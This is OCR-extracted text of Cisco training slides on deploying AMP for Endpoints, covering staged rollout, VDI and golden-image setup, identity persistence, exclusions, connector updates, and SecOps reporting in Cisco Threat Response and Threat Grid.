
Release the Wolves

STAGE 5: General Deployment

- Beta deployment has been successful
- Connectors should be tuned and organized for GA deployment
- Deploy the connector in Protect mode
- Recommendation: Deploy from least important systems though moderately important systems. Save mission critical systems until last.
- Plan GA deployment to reach 100% of endpoints in as many phased deployment steps as IT staff are comfortable with
- Monitor the console to ensure the connectors installed and registered
- Return to Stage 4b: Beta Testing if significant issues are encountered

AMP For Endpoints Deployment Stages

There's just one rule: Deploy in Stages!



Identify Any Cisco or 3rd Party Integrations (API)

STAGE 6: Integrations Setup

- Cognitive Threat Analytics
- Cisco Threat Response
- Threat Grid
- AMP Unity (ESA/CES, WSA, FMC)
- SIEM (Splunk, Q-Radar, ELK, etc)
- Alerting Systems, Troublee Ticket Systems
- Identity Services Engine

General Best Practices

- VDI Deployment Considerations
- Connector Updates and Tuning Best Practices
- Cisco Security Connector

Is your VDI Vendor Supported? Of course

- AMP for Endpoints is VDI vendor agnostic as long as the Virtual Desktop operating system is supported
- AMP Connector run only on the VM; thus the Virtualization Host operating system does not need to be supported
- For a list of supported operating systems please see the “Supported Operating Systems” slide in Appendix C

Persistent vs Non-Persistent VMs

- Persistent Virtual Desktops are treated like any other desktop or laptop
- Persistent VDI environments should focus on a properly created golden image as all future desktops will be spawned from a single source
- Non-Persistent Virtual Desktops require additional configuration prior to deployment

- AMP for Endpoints supports both, persistent and non-persistent VDI deployment modes


What is Identity Persistence

- Identity Persistence feature on Cisco AMP for EP allows a computer object UUID (Universally Unique Identifier) to be reused when a computer or virtual machine is reimaged or redeployed
- Identity Persistence prevents creating duplicate computer objects in a dashboard, and maintains contiguous data for those computer objects
- Identity Persistence allows AMP for EP to identify endpoints based on two VM specific features
  - Host name (Best Practice, uses FQDN of the endpoint)
  - MAC Address

NOTE: Identity Persistence is only available for Windows Connectors
NOTE: Identity Persistence must be enabled by Cisco TAC
NOTE: Identity Persistence must be enabled prior to downloading the Connector Install Package

Identity Persistence – Hints & Pitfalls

- Best Practice: **By Hostname across Business**
- Best Practice: **Enable Identity Persistence uniformly across all policies**
  - Uniform configuration across the entire business reduces the complexity of the configuration.
  - Uniform Configuration reduces the risk of duplicates by making the objects globally available rather than per policy/group
- Caution: Moving Computers between groups with different Identity Persistence settings will create duplicates. This issue can be greatly reduced by using the recommended group/policy configuration settings
- Caution: **Sync by MAC Address** - this option should not be used unless the endpoint has only one MAC address
  - A machine has one hostname, but may have more than one MAC address



Golden Image VM Deployment


- If AMP for EP is built into the golden image, then it is important that the image is correctly prepared for deployment
- Preparing AMP Golden Image consists of the following:
  1. Finalize all other Golden Image prep work first
  2. Download the AMP install package for the proper group
  3. Install the connector on the golden image using the '/goldenimage 1' flag (no quotes)

NOTE: The connector service must remain stopped during the creation of the golden image and should only start upon the deployment of a new VM.

NOTE: Connector version 6.3.1 or newer

VDI Deployments – Common Questions

- Why do I keep finding duplicate records in my console?
- Should I use AMP Network Driver in a VDI environment?
- Should I use Tetra in a VDI environment?
- Do I need Specific Exclusions in a VDI environment?



Duplicate Connector Records

Dupes, dupes, everywhere!

- Duplicate records are typically caused by improperly cloning or imaging of endpoints
- Duplicate records can also be created by moving endpoints with identity persistence between groups with inconsistent identity persistence policies
- If you experience issues with duplicates:
  - Validate cloning and imaging configurations
  - Open Support Case
  - Support will validate configuration and can help remove duplicate entries

AMP Network Driver and VDI

- AMP Network Driver (DFC) is the network monitoring feature of AMP for Endpoints
- There are no known incompatibilities with AMP Network Driver in VDI environments
- Care should be taken when installing AMP Network Driver on Windows Servers
  - For more information please see:
    AMP for Endpoints Deployment Strategy Guide – Chapter 2
    https://docs.amp.cisco.com/en/A4E/AMP%20for%20Endpoints%20Deployment%20Strategy.pdf

TETRA and VDI


- TETRA is AMP for EP equivalent of a traditional AV scanning engine
- TETRA may be used in a VDI deployment as administrators see fit
- There are no known incompatibilities when using TETRA in a VDI environment
- To ensure rapid deployment of TETRA signatures in a VDI environment a AMP Update server is highly recommended!

Exclusions and VDI

- Within VDI environments it is highly advisable to exclude Mounted Drives
- Additional specialized exclusions may be necessary depending on customer configuration
  - Please contact Cisco TAC for assistance identifying exclusions
- A TechZone article outlining Standard exclusion can be located here: Configure and Manage Exclusions in AMP for Endpoints
  https://www.cisco.com/c/en/us/support/docs/security/sourcefire-fireamp-endpoints/118341-configure-fireamp-00.html
- Standard exclusions are also included in the Cisco Maintained Exclusions

Connector Update Recommendations

- Modify the policy for the <policyname> Update group
  - Configure connector version (Newest version is nearly always recommended)
  - Configure upgrade window
- Follow Deployment Best Practices starting at Stage 4b
- Choose the Child Group that needs to be updated
- Change the Child Group Parent to the associated Update Parent Group
- Allow time for the connectors to check in and run the update
- Reboot the endpoint! A reboot is always recommended.



Additional Resources

- Official AMP for Endpoints Docs: https://console.amp.cisco.com/docs
- Config Examples & Tech Notes: http://cs.co/amp-technotes
- ATS TME YouTube Channel: http://cs.co/ats-youtube
- ATS Community:
- http://cs.co/ats-community
- ATS APIs:
- http://cs.co/ats-apis
- Cisco Security Github:
- https://github.com/CiscoSecurity

It’s Quiz Time: AMP for Endpoints Deployment

Does it really make sense to deploy in stages?

Say it with me
“Deploy In Stages”

Agenda

0. General Introduction
1. Architecture – The IT Architect Role
2. Tier-1 SecOps – The Analyst Role
3. Tier-2 SecOps – The Incident Response Role
4. Workplace Engineering – The IT Endpoint Role
5. Automation & Integration – SecOps Management

We're here

What do you care about as a **SecOps Manager**?

SecOps Manager's Tasks

- Processes & procedures
- Reporting, incl. Incident Reports
- Report to the organization's CISO

Cisco Security Solutions' Reporting

Cisco Threat Response
- Snapshot
- Casebook


Threat Grid
- Monthly Report
- Sample Report

AMP4E
- Scheduled Report
- Event Report


CTR Snapshot

Cisco Threat Response

- Freeze the current situation
- Share it via URL



CTR Casebook



Cisco Threat Response

- Shared across different products (CTR, AMP for Endpoint, SMA, Threat Grid..)
- Shared between SOC team members


Cisco Security Solutions' Reporting

Cisco Threat Response	· Snapshot · Casebook
Threat Grid	· Monthly Report · Threat Intelligence
AMP4E	· Scheduled Report · Event Report

Threat Grid Monthly Report

Threat Grid

- Detailed monthly Reports about all File Analysis activities of the entire Organization
- Interesting Categories
  - Threat Scores
  - Top Indicators
  - Submission Source
  - Submission File Type



Threat Grid Sample Report

Threat Grid

- Various Export Options for Sampe Analysis Results (Timeline, PCAP, HTML, JSON)
- Can be referenced or appended to Trouble Tickets or Knowledge Base Articles

Report / Samples / 88b7a5436318252c442e2f42ce079d02

Report FP/FN | Resubmit | Downloads

- Metrics
- Metadata
- Indicators
- Network
  - TCP/IP Streams
- Processes
- Artifacts
- Registry Activity
  - Consolidated
  - Modified Keys
  - Deleted Keys
- File Activity

- Original Sample
- Report HTML
- Analysis JSON
- Network PCAP
- Process JSON
- Runtime Video
- Timeline JSON

Metrics

100	1	62	2	1	4
Threat Score	Internal Targets	Judgements	Verdicts	Indicators	Sources

